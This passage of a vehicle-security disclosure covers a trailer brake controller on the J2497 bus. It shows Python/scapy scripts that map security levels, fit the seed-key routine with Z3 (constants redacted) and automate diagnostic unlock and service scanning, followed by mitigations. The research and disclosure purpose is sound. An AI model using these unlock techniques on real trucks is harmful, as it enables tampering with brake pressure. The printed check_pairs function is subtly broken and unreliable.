results of seed requests in ECU DSC level state (top) for a given SA level (left column); this shows that a) even SA level requests are invalid (as expected) and b) each of the DSC levels 131, 133, 134, 135 has at least one corresponding SA level (with two possible for DSC 133).

	session131tp1	session133tp1	session134tp1	session135tp1
3	PR: b'\xce5'	-	-	-
4	NR: conditionsNotCorrect	-	-	-
5	-	-	PR: b'\xea\xfa'	-
6	-	-	NR: conditionsNotCorrect	-

	session131tp1	session133tp1	session134tp1	session135tp1
193	-	PR: b '\xe1>'	-	-
194	-	NR: conditionsNotCorrect	-	-
195	-	PR: b '/M'	-	-
196	-	NR: conditionsNotCorrect	-	-
251	-	-	-	PR: b '\xf3\xf7'
252	-	-	-	NR: conditionsNotCorrect

The even numbered SA levels are artifacts of our misconfiguration of the SA scanner for all levels both odd and even above ('scan_range': [x for x in range(0, 256)]) -- only the odd levels are used in SA requests for seeds. Therefore, we have the following SA, DSC level pairs for this ECU:

- SA=3, DSC=131
- SA=193, DSC=133
- SA=195, DSC=133
- SA=5, DSC=134
- SA=251, DSC=135

Note that DSCs 1, 129, and 137 had no possible SA levels detected. For DSC=1, the reset state of the ECU, this is expected behavior.


Could the Keys be Derived by an Attacker?

Attackers with read-write access to J2497 do not need to rely on being able to predict the seed in order to unlock. If they are able to understand or otherwise emulate the correct seed-key transformation routine, then they can unlock the target by requesting a seed and transforming it accordingly. This would be possible with read-write SDR attacks and also with a compromised telematics device.

The obvious question is: could attackers understand or emulate the correct seed-key routine and, if so, how difficult would it be?

There are various ways that attackers can break or bypass seed-key exchange -- for a comprehensive view the reader should consult the seed key exchange section of [How Crypto Gets Broken \(by-YOU\) delivered at several previous CyberTruck Challenges](#). We examined 1) could the seed-key routine be guessed from a traffic capture? and 2) could the seed-key routine be understood from reverse engineering the diagnostics software?

To examine the first: could the seed-key routine be guessed from a traffic capture? We set up an automated process to repeat a GUI action that required seed-key exchange and captured a large number of those valid diagnostic seed-key exchanges; we then saved the traffic between the diagnostics software and the target in a pcap file (with the PLC DLE python-can driver described in the section [Faking CAN to Use Scapy](#)) and extracted the confirmed seed-key pairs using a [jupyter notebook built for this purpose in the automotive_scapy_playground project](#) . A plot of the valid seed-key pairs is reproduced below:



a plot of valid seed-key pairs for the target trailer brake controller.

There's no 'obvious' relationship in this plot. But even so, there could be a relationship that can be extracted via analysis. The [jupyter notebook built for this purpose in the automotive_scapy_playground project](#) includes some analysis including testing if the seed-key routine is XOR-based. But more importantly for this target trailer brake controller, also testing if the routine is, in fact, a linear one. Even though a linear relationship is not obvious in the plot

above, it still *could* be one modulo 2^{16} (aka '16bit math'). A test for this can be built with the [Z3 theorem prover](#) in a straightforward way:

```
from z3 import BitVec, BitVecVal, Extract, Concat, sat, Solver

def check_pairs(solver, routine, pairs):
    for challenge_val, response_val in pairs:
        solver.push()
        solver.add(response_val == routine(challenge_val))
        if solver.check() != sat:
            print(f"invalid at seed-key pair: ({challenge_val}, {response_val})")
    return False
    return True

m = BitVec('m', 16)
b = BitVec('b', 16)

def linear_seed_key_routine(seed):
    global m, b
    return m * seed + b # these are BitVec 16-bit so the math is by-default modulo 2**16

@interact_manual
def solveitsolveitnow():
    global df
    solver = Solver()
    integer_df = df.map(lambda x: int(x, 16))
    pairs_from_table = [(BitVecVal(challenge, 16), BitVecVal(response, 16))
                        for challenge, response in zip(integer_df['seed (hex)'], integer_df['key (hex)'])]
    if check_pairs(solver, linear_seed_key_routine, pairs_from_table):
        print(f"{linear_seed_key_routine.__name__} is potentially valid!")
        print(f"likely values: {solver.model()}")
    else:
        print(f"{linear_seed_key_routine.__name__} is invalid")
```

and found that yes, it is linear; i.e. the following redacted code snippet fully reproduces the correct seed-key routine:

```
def winfun_seedkey(seed):
    m = XXX
    b = YYY
    return (((seed * m) % (2**16)) + b) % (2**16)
```

Which confirms 1); for 2) we used binary ninja to reverse engineer the DLL provided along with the diagnostics software and were able to identify the seed-key routine that matched the one reconstructed above. It is not possible to share details of that reverse engineering effort

without revealing the supplier and other target details, but the effort was straightforward. For example, the correct seed-key routine was found in a DLL function called (roughly) "Calculate Password".

Does Service Availability Change After Unlock?

We also set up a service scan for DSCs 1 and 131 where we did SA unlock on each reset. This was to test what -- if any -- services were made available anew by the SA unlock.

```
csock = CANSocket(
    bustype=PYTHON_CAN_INTERFACE,
    channel=PYTHON_CAN_CHANNEL,
    receive_own_messages=False,
    can_filters=[{"can_id": RECV_FR_ID, "can_mask": 0x7FF}],
) # set 'can_mask' 0x000 to pass all traffic; set to 0x7ff to pass only matc
    hed traffic

from scapy.contrib.automotive.uds_scan import (
    UDS_SAEumerator,
    StateGenerator,
    UDS_SA_XOR_Enumerator,
)

def your_winning_routine(s):
    # type: (int) -> int
    m = xxx
    b = yyy
    return (((s * m) % (2**16)) + b) % (2**16)

def reset():
    isock = ISOTPSocket(csock, tx_id=SEND_TO_ID, rx_id=RECV_FR_ID, basecls=UD
S)
    isock.sr1(UDS() / UDS_ER(resetType=0x01), verbose=False, retry=3, timeout
=1.0)
    time.sleep(7.0)
    # DSC -> 131
    req = UDS() / UDS_DSC(diagnosticSessionType=131)
    isock.sr1(req, verbose=False, retry=3, timeout=1.0)

    # SA seed request
    req = UDS() / UDS_SA(securityAccessType=3)
    resp = isock.sr1(req, verbose=False, retry=3, timeout=1.0)
    if resp is None or not hasattr(resp, 'securityAccessType') or not hasattr
(resp, 'securitySeed'):
        return
    level = resp.securityAccessType
```

```

seed = resp.securitySeed
key = your_winning_routine(int.from_bytes(seed, byteorder="big"))

# send right key
req = UDS() / UDS_SA(
    securityAccessType=level + 1,
    securityKey=int.to_bytes(key, byteorder="big", length=len(seed)),
)
isock.sr1(req, verbose=False, retry=3, timeout=1.0)

def reconnect():
    return ISOTPSocket(csock, tx_id=SEND_TO_ID, rx_id=RECV_FR_ID, basecls=UDS
)

s = UDS_Scanner(reconnect(), reconnect_handler=reconnect, reset_handler=reset
,
    test_cases=[
        UDS_DSCEnumerator,
        UDS_ServiceEnumerator,
    ], ServiceEnumerator_kwargs={
        "inter": 2.0, # required to keep from too many busy responses
    }, UDS_Enumerator_kwargs={
        "timeout": 2.0,
        "retry_if_none_received": True,
        "retry_if_busy_returncode": True,
    }, UDS_ServiceEnumerator_kwargs={
        "timeout": 2.0,
        "retry_if_none_received": True,
        "retry_if_busy_returncode": True,
    }, UDS_DSCEnumerator_kwargs={
        "timeout": 2.0,
        "retry_if_none_received": True,
        "retry_if_busy_returncode": True,
        "scan_range": [1,131],
    },)
s.scan()

s.show_testcases_status()
s.show_testcases()

```

and got this result (where the table is converted from the ascii table output by the scapy scanner):

service scan results output by scapy UDS_ServiceEnumerator for reset state (session) and the unlocked ECU state in DSC=131,SA=3 (session131tp1).

	session1	session131tp1
0x10-1: DiagnosticSessionControl	NR: subFunctionNotSupported	NR: subFunctionNotSupported
0x11-1: ECUReset	NR: subFunctionNotSupported	NR: subFunctionNotSupported
0x14-1: ClearDiagnosticInformation	NR: subFunctionNotSupported	NR: subFunctionNotSupported
0x17-1: 0x17	NR: subFunctionNotSupported	NR: subFunctionNotSupported
0x18-1: 0x18	NR: subFunctionNotSupported	NR: subFunctionNotSupported
0x1a-1: 0x1a	NR: subFunctionNotSupported	NR: subFunctionNotSupported
0x20-1: 0x20	PR: Supported	PR: Supported
0x21-1: 0x21	NR: subFunctionNotSupported	NR: subFunctionNotSupported
0x22-1: ReadDataByIdentifier	NR: subFunctionNotSupported	NR: subFunctionNotSupported
0x23-1: ReadMemoryByAddress	NR: subFunctionNotSupported	NR: subFunctionNotSupported
0x27-1: SecurityAccess	NR: ISOSAEReserved	NR: ISOSAEReserved
0x2e-1: WriteDataByIdentifier	NR: ISOSAEReserved	NR: ISOSAEReserved
0x30-1: 0x30	NR: subFunctionNotSupported	NR: subFunctionNotSupported
0x31-1: RoutineControl	NR: subFunctionNotSupported	NR: subFunctionNotSupported
0x34-1: RequestDownload	NR: subFunctionNotSupported	NR: subFunctionNotSupported
0x35-1: RequestUpload	NR: subFunctionNotSupported	NR: subFunctionNotSupported
0x36-1: TransferData	NR: conditionsNotCorrect	NR: conditionsNotCorrect
0x37-1: RequestTransferExit	NR: conditionsNotCorrect	NR: conditionsNotCorrect
0x3b-1: 0x3b	NR: ISOSAEReserved	NR: ISOSAEReserved
0x3d-1: WriteMemoryByAddress	NR: ISOSAEReserved	NR: ISOSAEReserved
0x3e-1: TesterPresent	PR: Supported	PR: Supported

Comparing the two columns above -- one for the default ECU state (session1) and the next for the unlocked ECU state in DSC=131,SA=3 (session131tp1), one can see there are no differences. This indicates that there are no new services which become available after unlocking the ECU (in DSC=131,SA=3).

Note that the service names above are *UDS* names, not KWP2000 names. There is a lot of overlap between the two, but generally speaking KWP2000 has more services and so many of the unnamed services above are not proprietary to this trailer brake controller but, in fact, are well-defined in KWP2000.

We can (and will) rename the services to show the KWP2000 names, but first let's examine what services are available in the diagnostic sessions discovered above that offer no possible Security Access levels: 129 and 137. We modify the scapy scan slightly so that the reset no longer attempts to unlock the ECU, and the DSC levels explored are include (only) 129 and 137:

```
[...]
def reset():
    isock = ISOTPSocket(csock, tx_id=SEND_TO_ID, rx_id=RECV_FR_ID, basecls=UD
S)
    isock.sr1(UDS() / UDS_ER(resetType=0x01), verbose=False, timeout=1.0)
    time.sleep(6.0)
[...]
s = UDS_Scanner(reconnect(), reconnect_handler=reconnect, reset_handler=reset
,
    test_cases=[
        UDS_DSCEnumerator,
        UDS_ServiceEnumerator,
    ],
    ServiceEnumerator_kwargs={
        "inter": 2.0,
    },
    UDS_Enumerator_kwargs={
        "timeout": 2.0,
        "retry_if_none_received": True,
        "retry_if_busy_returncode": True,
    },
    UDS_ServiceEnumerator_kwargs={
        "timeout": 2.0,
        "retry_if_none_received": True,
        "retry_if_busy_returncode": True,
    },
    UDS_DSCEnumerator_kwargs={
        "timeout": 2.0,
        "retry_if_none_received": True,
        "retry_if_busy_returncode": True,
        "scan_range": [1, 129, 137],
    },
),
[...]
```

and got this result (where the table is converted from the ascii table output by the scapy scanner and this time the service names have been replaces with KWP2000 names):

service scan results output by scapy UDS_ServiceEnumerator for reset state (session) and the (locked) DSC levels 129 and 137.

	session1	session129tp1	session137tp1
0x10: startDiagnosticSession	NR: subFunctionNotSupported	NR: subFunctionNotSupported	NR: subFunctionNotSupported
0x11: ecuReset	NR: subFunctionNotSupported	NR: subFunctionNotSupported	NR: subFunctionNotSupported
0x14: clearDiagnosticInformation	NR: subFunctionNotSupported	NR: subFunctionNotSupported	NR: subFunctionNotSupported

	session1	session129tp1	session137tp1
0x17: readStatusOfDiagnosticTroubleCodes	NR: subFunctionNotSupported	NR: subFunctionNotSupported	NR: subFunctionNotSupported
0x18: readDiagnosticTroubleCodesByStatus	NR: subFunctionNotSupported	NR: subFunctionNotSupported	NR: subFunctionNotSupported
0x1a: readEcuIdentification	NR: subFunctionNotSupported	NR: subFunctionNotSupported	NR: subFunctionNotSupported
0x20: stopDiagnosticSession	PR: Supported	PR: Supported	PR: Supported
0x21: readDataByLocalIdentifier	NR: subFunctionNotSupported	NR: subFunctionNotSupported	NR: subFunctionNotSupported
0x22: readDataByCommonIdentifier	NR: subFunctionNotSupported	NR: subFunctionNotSupported	NR: subFunctionNotSupported
0x23: readMemoryByAddress	NR: subFunctionNotSupported	NR: subFunctionNotSupported	NR: subFunctionNotSupported
0x27: securityAccess	NR: ISOSAEReserved	NR: ISOSAEReserved	NR: ISOSAEReserved
0x2e: writeDataByCommonIdentifier	NR: ISOSAEReserved	NR: ISOSAEReserved	NR: ISOSAEReserved
0x30: inputOutputControlByLocalIdentifier	NR: subFunctionNotSupported	NR: subFunctionNotSupported	NR: subFunctionNotSupported
0x31: startRoutineByLocalIdentifier	NR: subFunctionNotSupported	NR: subFunctionNotSupported	NR: subFunctionNotSupported
0x34: requestDownload	NR: subFunctionNotSupported	NR: subFunctionNotSupported	NR: subFunctionNotSupported
0x35: requestUpload	NR: subFunctionNotSupported	NR: subFunctionNotSupported	NR: subFunctionNotSupported
0x36: transferData	NR: conditionsNotCorrect	NR: conditionsNotCorrect	NR: conditionsNotCorrect
0x37: requestTransferExit	NR: conditionsNotCorrect	NR: conditionsNotCorrect	NR: conditionsNotCorrect
0x3b: writeDataByLocalIdentifier	NR: ISOSAEReserved	NR: ISOSAEReserved	NR: ISOSAEReserved
0x3d: writeMemoryByAddress	NR: ISOSAEReserved	NR: ISOSAEReserved	NR: ISOSAEReserved

	session1	session129tp1	session137tp1
0x3e: testerPresent	PR: Supported	PR: Supported	PR: Supported

Comparing the columns above one can see (again) there are no differences. Which indicates that there are no new services in the DSC levels 129 and 137 (nor are there any lost). The purpose of these DSC levels remains unknown. This result also strongly indicates that this is the complete set of services available.

What Does the Known Unlock Get an Attacker?

The known unlock is reproduced from the diagnostics software; an attacker using this DSC=131,SA=3 unlock will gain all capabilities of the diagnostics software which includes lamp control and pressure control (up to whatever diagnostic limits are in place in the ECU) and, as indicated in the CVE "[...] can impact system availability, potentially degrading performance or erasing software." But this known unlock has limitations and won't get the attacker everything the ECU is capable of doing (without further escalation of privileges by the attacker of course.)

There are several services interacted with by the diagnostics tool (compiled by simple analysis of logs captured during diagnostic operations):

summary of the KWP2000 services called by the supplier diagnostic software, analyzed from logs collected when most functions have been exercised in the software.

Count in Logs	KWP200 Service	Parameters Length
18	0x10 startDiagnosticSession	2
19	0x11 ecuReset	2
196	0x18 readDiagnosticTroubleCodes ByStatus	4
20	0x1a readEcuIdentification	2
21	0x27 securityAccess	2
20	0x27 securityAccess	4
803	0x31 startRoutineByLocalIdentifier	2
1332	0x31 startRoutineByLocalIdentifier	3
489	0x31 startRoutineByLocalIdentifier	5
17	0x31 startRoutineByLocalIdentifier	6

Count in Logs	KWP200 Service	Parameters Length
18	0x3b writeDataByLocalIdentifier	6

The most heavily-relied upon service -- by far -- is 0x31 startRoutineByLocalIdentifier (and there are 732 unique 0x31 service calls used by all the diagnostics logs we have captured). It is possible that this service -- like many others -- will require unlock to access certain of its parameters. i.e. that the DSC=131,SA=3 unlock for diagnostics is sufficient to access some of the routine control local identifiers (those used in diagnostics) but not *all of them*. We set up a scan of the startRoutineByLocalIdentifier service to confirm this.

This time we need to create a 'manual' scan (not using the lovely scapy stuff) because scapy does not handle the Negative Return Code (NRC) 0x78 requestCorrectlyReceived-ResponsePending:

```

results = []
commands = range(0, 0x100)
lens = range(7)
for l, c in itertools.product(lens, commands):
    with ISOTPSocket(csock, tx_id=SEND_TO_ID, rx_id=RECV_FR_ID, basecls=ISOTP
) as isock:
        repeat = True
        while repeat:
            time.sleep(0.5)
            ans, unans = isock.sr(ISOTP(bytes([0x31, c]) + bytes([0x00]*1)),
                                timeout=14.0, retry=3, verbose=False)
            repeat = False
            for s, resp in ans:
                if len(bytes(resp)) > 2 and bytes(resp)[2] == 0x21: # busyRe
peatRequest
                    repeat = True
                else:
                    if bytes(resp)[0] == 0x7f:
                        if bytes(resp)[2] == 0x78: # requestCorrectlyReceive
d-ResponsePending
                            isock.close()
                            found = False
                            while not found:
                                resp = csock.recv().data[1:]
                                if resp[0] != 0x7f:
                                    found = True
                            if bytes(resp)[2] != 0x12: # skip subFunctionNotSupp
orted
                                results += [(bytes(s).hex(),
                                            bytes(resp).hex() + ' ; '
                                            + repr(UDS(bytes(resp)))))]
                    else:

```

```

        results += [(bytes(s).hex(),
                        bytes(resp).hex())]
    for s in unans:
        results += [(bytes(s).hex(),
                        None)]

for r in results:
    print(repr(r[0]) + ' -> ' + repr(r[1]))

```

The results of this scan over all the 0x31 startRoutineByLocalIdentifier requests of lengths 0-7 (parameters all zeros) confirms that there are many local identifiers and entry options (parameters for start request) that trigger an NRC 0x33 securityAccessDenied.

This is probably also the case for the other services relied-on by diagnostics; but confirmation of this is left as an exercise for the reader.

Which Other Security Levels can be Unlocked?

The correct seed-key routine (for DSC=131, SA=3) can be inferred by an attacker and hence, can be unlocked; but, of all the other DSC-SA level pairs supported by the ECU: does this seed-key routine also grant access there?

We created a Known_SA_Enumerator scapy enumerator class which attempts a seed-key unlock with the correct seed-key routine and scanned all the DSC-SA level pairs to test for this.

```

[...]
```

```

class Known_SA_Enumerator(UDS_SA_XOR_Enumerator):
    _description = "Known SecurityAccess supported"
    _granted_seed_pkts = list()

    def evaluate_security_access_response(self, res, seed, key):
        if super(Known_SA_Enumerator, self).evaluate_security_access_response(
            res, seed, key
        ):
            self._granted_seed_pkts.append(bytes(seed))

    def _get_table_entry_z(self, tup): # type: (_AutomotiveTestCaseScanResult) -> str
        if bytes(tup[2]) in self._granted_seed_pkts:
            return "Granted!"
        elif tup[3].securitySeed == b'\x00\x00': # KWP2000 special seed
            return "Already!"
        else:
            return "Error!"

    @staticmethod

```

```

def get_key_pkt(seed_pkt, level=1):
    def key_function_short(s):
        m = XXX
        b = YYY
        return (((s * m) % (2**16)) + b) % (2**16)

    try:
        seed = seed_pkt.securitySeed
    except AttributeError as e:
        log_automotive.exception(e)
        return None
    key_function = key_function_short

    key = key_function(int.from_bytes(seed, byteorder="big"))
    return cast(
        Packet,
        UDS()
        / UDS_SA(
            securityAccessType=level + 1,
            securityKey=int.to_bytes(key, byteorder="big", length=len(seed)),
        ),
    )
[...]
```

Which yielded these results:

output of custom scapy scanner Known_SA_Enumerator (an extension of scapy UDS_SA_XOR_Enumerator) which attempts to unlock each of the DSC,SA level pairs observed above using the known seed-key routine inferred from diagnostics operation. It shows that the know seed-key routine is not sufficient to unlock other security levels.

	security_level4session131tp1	session1	session129tp1	session131tp1	session133tp1	session134tp1	session135tp1	session137tp1
3	Already!	NR: ISOSAEReserved	NR: ISOSAEReserved	YES!	NR: subFunctionNotSupported	NR: subFunctionNotSupported	NR: subFunctionNotSupported	NR: ISOSAEReserved
5	NR: subFunctionNotSupported	NR: ISOSAEReserved	NR: ISOSAEReserved	NR: subFunctionNotSupported	NR: subFunctionNotSupported	Error!	NR: subFunctionNotSupported	NR: ISOSAEReserved
193	NR: subFunctionNotSupported	NR: ISOSAEReserved	NR: ISOSAEReserved	NR: subFunctionNotSupported	Error!	NR: subFunctionNotSupported	NR: subFunctionNotSupported	NR: ISOSAEReserved

	security_level4session131tp1	session1	session129tp1	session131tp1	session133tp1	session134tp1	session135tp1	session137tp1
195	NR: subFunctionNotSupported	NR: ISOSAEReserved	NR: ISOSAEReserved	NR: subFunctionNotSupported	Error!	NR: subFunctionNotSupported	NR: subFunctionNotSupported	NR: ISOSAEReserved
251	NR: subFunctionNotSupported	NR: ISOSAEReserved	NR: ISOSAEReserved	NR: subFunctionNotSupported	NR: subFunctionNotSupported	NR: subFunctionNotSupported	Error!	NR: ISOSAEReserved

The results of the scan summarized here, and captured in the table above, show that: no, the seed-key routine known for DSC=131, SA=3 does not work for any of the others: * SA=3, DSC=131 YES * SA=5, DSC=134 NO * SA=193, DSC=133 NO * SA=195, DSC=133 NO * SA=251, DSC=135 NO

This is a good result for security of trailers; however, an attacker with read-write access to any of the target trailer brake controllers and the seed-key routine in-hand will be able to unlock diagnostics session 131(0x83), security access level 3 (DSC=131, SA=0x03). This level of access is equivalent to the diagnostic tool software so it is capable of brake pressure control, LAMP, etc. and, as indicated in the CVE "[...] can impact system availability, potentially degrading performance or erasing software." Therefore the DSC=131,SA=3 level is certainly enough to be concerned about and to motivate extra security considerations for any connected device deployed on a J2497 network that also has this trailer brake controller connected.

Mitigations

THE INFORMATION CONTAINED HEREIN IS PROVIDED "AS IS" WITHOUT WARRANTY OF ANY KIND, WHETHER WRITTEN OR ORAL, EITHER EXPRESSED OR IMPLIED, STATUTORY OR OTHERWISE, INCLUDING, BUT NOT LIMITED TO, THE IMPLIED WARRANTIES OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE. THE ENTIRE RISK AS TO THE QUALITY AND PERFORMANCE OF THE INFORMATION IS WITH THE USER.

In 2022, when disclosing the wireless write vulnerability, the NMFTA designed some technical mitigations against wireless write and released them into the public domain. They are available in the 'Actionable Mitigation Options for J2497 Attacks' on the NMFTA website; please see [that document](#) for more details. These mitigations included: attenuation methods, passive, and active mitigations. Some for retrofit, some for new equipment, some for trailer integration and some for tractor integration.

The mitigation 'SOLNC trailer address denier' would work uniquely well against this attack since the effect of the mitigation is to cause the trailer equipment to shuffle their MID/addresses;

this would result in the reset grooming phase of the attack signal being ineffective and hence the whole attack would also fail. It is possible to retrofit this solution.

Any of the other mitigations which might attenuate the coupling of RF to powerline would also, of course, mitigate this attack; as would the active jamming approaches: 'SOLNE LAMP keyhole' and 'SOLNF/SOLNG jamming signal and coherent removal of it'. Only some attenuation mitigations can be retrofit (many requiring new equipment installations); whereas both of those active mitigations could be retrofit or built-into new equipment. Readers are encouraged to consult that document for details.

The reset attack interacts with the target device firmware and, in this case, could also be mitigated by changes to the device firmware. For mitigation ideas we offer:

1. if a TRNG or other source of true randomness is available on the MCU hosting the target's firmware, it should be used to initialize the seeds emitted after reset of the device. The time-based seeds alone are not sufficiently random.
2. the approach of making the process of developing the sequence of messages and delay more difficult could be taken. These would be similar to mitigations against glitching for MCUs that do not have hardware mitigations: a) introduce repeated checks b) introduce chained randomized delays.

Conclusions

We have found and demonstrated a reset attack to control of the initial seed emitted by the target. We have found multiple ways to transform any seed provided by the target into valid keys to achieve unlock (i.e. the seed-key routine). Including reverse engineering of diagnostics software and 'fitting' a small number of seed-key pairs to a simple formula. The result is a means to achieve a successful seed key exchange on the target without receiving any data that the target transmits, i.e. a 'blind' attack.

The target is a trailer brake controller and hence is capable of cyber-physical control of aspects of a trailer and we confirmed that it requires a successful seed key exchange first. With a successful seed key exchange significant control of trailer air pressure is possible. The target also has additional levels of secured access -- presumed to include both bootloader and engineering functions -- to which a successful seed key exchange is first required, and we confirmed that the seed transformation identified from diagnostics software is not sufficient to gain access to these additional levels.

The reset attack is generally applicable to other ECUs and other busses (e.g. CAN c.f. KULANDAIVEL et. al. : 'CANDid'). In the particular case of J2497 the susceptibility to reset attack control of seeds also yields the ability to unlock the ECU with a transmit-only wireless setup (because of CVE-2022-26131). While the seeds were controllable and hence a wireless unlock -- and subsequent cyber-physical control -- of the target was possible there is a welcomed

mitigating factor: the initial seed values are not the same across multiple units of the target device. We were able to obtain and test 4 units and each had the identical firmware but returned different initial seeds. Thus, we reasoned -- and the manufacturer of the device agrees -- that the population of all deployed target devices would not have the same seed. There is some question of the degree to which the seeds are different across the population; given access to only a small population (4) we are unable to confirm that the entire population of devices doesn't use some subset of the possible 65535 seeds. Even so the seed values could only be 1 of 65535 possible values and there are at least 10x more deployed targets than that. Assuming 15% of trailers produced in North America are tanker trailers and using the 300,000 trailers produced in 2021 according to Trailer Manufacturers Association (TMA) website and making generous adjustments for recession in 2008-2009 this could sum to a total of 520,000 units in the field.

Other devices with J2497 communications hosting a seed-key exchange (or similar) need to be assessed for predictability of initial seeds and the diversity of these seeds across the device population. It may be the case that devices which were previously deemed immune to CVE-2022-26131 need to be reassessed because, this blind attack required no interaction with the target and previously it was assumed that the CVE-2022-26131 attacks were only applicable to devices with no replay mitigations.

The attack presented is a 'blind' one which relies on controlling the seeds by a reset attack, but a simpler form would be abuse of the diagnostics seed-key routine with a read-write wireless connection. In the development of this attack all efforts were made to keep the total attacker cost to a minimum to best represent the potential behavior of financially motivated threat actors. It is entirely possible to build a bi-directional / read-write wireless interface to J2497 and, with it, simply perform a seed-key exchange using the easy-to-infer seed transformation directly. It would also be possible to simply perform a seed-key exchange on a compromised telematics device with J2497 access -- several of these types of devices are now on the market; therefore, fleets with such trailer telematics solutions should re-assess the risk to their operations with this updated knowledge of potential impacts of telematics device compromise.

We have demonstrated that there is a new class of wirelessly-accessible vulnerability in trailer equipment using the J2497 communications bus. In combination with the previous work, this stresses the need for mitigations against exploitation of the wireless read and write vulnerabilities. We believe that the J2497 bus is suitable only for compatibility reasons: as the industry standard way to satisfy regulations requiring trailer fault display in-tractor. That all other uses should be curtailed, especially diagnostics and engineering functions. Furthermore, given the long service lifetime of trailers as compared to tractors, the larger budget for tractors, and the smaller population of tractors, new tractors should host mitigation technologies which prevent injection of J2497 wirelessly so that older trailer equipment is protected against these attacks.

Acknowledgements

The authors wish to thank the many people and organizations that made this possible. Anne Zachos for the on-site tests collaboration and many useful discussions. Many thanks to her for the hard work. We gratefully acknowledge the insights of Jonathan Mars. We also wish to thank all of the following for their support: Trailer Equipment Manufacturers, ATA TMC Working Groups, Sean Bumgarner, Vince Vanzl, and Thomas M. Forest.

This work was made possible by the continued support of the LTL motor freight carrier membership of the National Motor Freight Traffic Association Inc (NMFTA) and some friendly bulk haul carriers too!

References

Haystack & Sixvolts, Cheap Tools For Hacking Heavy Trucks, DEF CON 24 CHV <https://media.defcon.org/DEF%20CON%2024/DEF%20CON%2024%20presentations/DEF%20CON%2024%20-%20SixVolts-and-Haystack-Cheap-Tools-For-Hacking-Heavy-Trucks.pdf>

Haystack & Sixvolts, TruckDuck (tool), <https://truckhacking.github.io/>

SAE J2497 https://www.sae.org/standards/content/j2497_201207/

SAE J1708 https://www.sae.org/standards/content/j1708_200408/

SAE J1587 https://www.sae.org/standards/content/j1587_201301/

ISO 14230-3 (KWP2000) <https://www.iso.org/standard/23921.html>

Keyword Protocol 2000 - Diagnostic Parameters, WABCO, https://www.wabco-customercentre.com/catalog/docs/4461702060_-444-_73.pdf 2002, Accessed 2024

Willem Melching, <https://icanhack.nl/blog/vw-part1/> 2021

Willem Melching, <https://github.com/I-CAN-hack/pq-flasher/blob/95d283075714c9476cacc6ef041fd810abc86f8a/kwp2000.py> 2021

Camille Gay, https://github.com/ToyotaInfoTech/RAMN/blob/main/firmware/RAMNV1/Core/Src/ramn_kwp2000.c 2021

ATA TMC (S.1) Next Generation Tractor/Trailer Electrical Interface -- <https://tmconnect.trucking.org/communities/community->

[home/digestviewer/viewthread?GroupId=2173&MessageKey=1dd4568e-400f-4d11-b481-b68961657165&CommunityKey=782c741b-674d-4af4-b962-9019b3e7d056&tab=digestviewer&ReturnUrl=%2fcommunities%2fcommunity-home%2fdigestviewer%3ftab%3ddigestviewer%26CommunityKey%3d782c741b-674d-4af4-b962-9019b3e7d056%26ssopc%3d1&ssopc=1](https://tmconnect.trucking.org/communities/community-home/digestviewer/viewthread?GroupId=2173&MessageKey=1dd4568e-400f-4d11-b481-b68961657165&CommunityKey=782c741b-674d-4af4-b962-9019b3e7d056&tab=digestviewer&ReturnUrl=%2fcommunities%2fcommunity-home%2fdigestviewer%3ftab%3ddigestviewer%26CommunityKey%3d782c741b-674d-4af4-b962-9019b3e7d056%26ssopc%3d1&ssopc=1)

ATA TMC (S.1) Next Generation Tractor/Trailer Electrical Interface New
TMC Webinar Series Alert: Next Generation Trailer
Electrical/Electronic Architecture --

